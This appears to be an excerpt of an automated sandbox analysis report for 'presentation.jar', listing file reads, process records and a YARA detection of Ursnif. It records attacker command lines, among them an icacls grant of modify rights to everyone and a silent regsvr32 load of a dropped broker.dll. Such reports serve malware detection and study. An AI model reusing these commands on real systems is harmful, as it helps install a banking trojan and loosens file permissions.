C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	466	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\Desktop\presentation.jar	unknown	127	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\Desktop\presentation.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\Desktop\presentation.jar	unknown	127	success or wait	3	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\security\java.security	unknown	8192	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\security\java.security	unknown	8192	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\security\java.security	unknown	8192	end of file	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\Desktop\presentation.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	3	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	4	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	128	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	4	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	128	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\Desktop\presentation.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\Desktop\presentation.jar	unknown	30	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\accessibility.properties	unknown	8192	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\accessibility.properties	unknown	8192	end of file	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	5	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunec.jar	unknown	4	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunec.jar	unknown	128	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunec.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunec.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunec.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunec.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\security\policy\unlimited\US_export_policy.jar	unknown	4	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\security\policy\unlimited\US_export_policy.jar	unknown	128	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\security\policy\unlimited\US_export_policy.jar	unknown	407	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\security\policy\unlimited\US_export_policy.jar	unknown	30	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\security\policy\unlimited\local_policy.jar	unknown	4	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\security\policy\unlimited\local_policy.jar	unknown	128	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunec.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunec.jar	unknown	1826	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	3	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\security\blacklisted.certs	unknown	8192	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\security\blacklisted.certs	unknown	8192	end of file	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\security\cacerts	unknown	8192	success or wait	8	736E9F67	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunec.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunec.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunec.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\security\cacerts	unknown	32768	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunec.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\security\cacerts	unknown	16384	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	118	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\83aa4cc77f591dfc2374580bbd95f6ba_d06ed635-68f6-4e9a-955c-4899f5f57b9a	unknown	45	success or wait	1	736E7663	unknown
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\net.properties	unknown	8192	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\net.properties	unknown	8192	end of file	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	3	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjce_provider.jar	unknown	4	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjce_provider.jar	unknown	128	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjce_provider.jar	unknown	30	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	4	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunmscapi.jar	unknown	4	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunmscapi.jar	unknown	128	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	3	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\resources.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	3	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\resources.jar	unknown	30	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\resources.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\resources.jar	unknown	30	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\resources.jar	unknown	8192	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjce_provider.jar	unknown	8192	success or wait	6	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	3	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	4	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunec.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunec.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjce_provider.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjce_provider.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjce_provider.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjce_provider.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjce_provider.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjce_provider.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjce_provider.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\ext\sunjce_provider.jar	unknown	160	success or wait	2	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jce.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\jsse.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile
C:\Program Files (x86)\Java\jre1.8.0_211\lib\rt.jar	unknown	160	success or wait	1	736E9F67	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: icacls.exe PID: 3160 Parent PID: 5732

General

Start time:	17:58:03
Start date:	06/05/2021
Path:	C:\Windows\SysWOW64\icacls.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\icacls.exe C:\ProgramData\Oracle\Java\.oracle_jre_usage /grant 'everyone':(OI)(CI)M
Imagebase:	0x920000
File size:	29696 bytes
MD5 hash:	FF0D1D4317A44C951240FAE75075D501
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 2168 Parent PID: 3160

General

Start time:	17:58:03
Start date:	06/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 4812 Parent PID: 5732

General

Start time:	17:58:05
Start date:	06/05/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' https://www.java.com/
Imagebase:	0x7ff6295c0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6028 Parent PID: 4812

General

Start time:	17:58:05
Start date:	06/05/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:4812 CREDAT:17410 /prefetch:2
Imagebase:	0x910000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 6560 Parent PID: 5732

General

Start time:	17:58:13
Start date:	06/05/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\AppData\Local\broker.dll
Imagebase:	0x90000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 0000000A.00000003.401528922.0000000003200000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

Disassembly

Code Analysis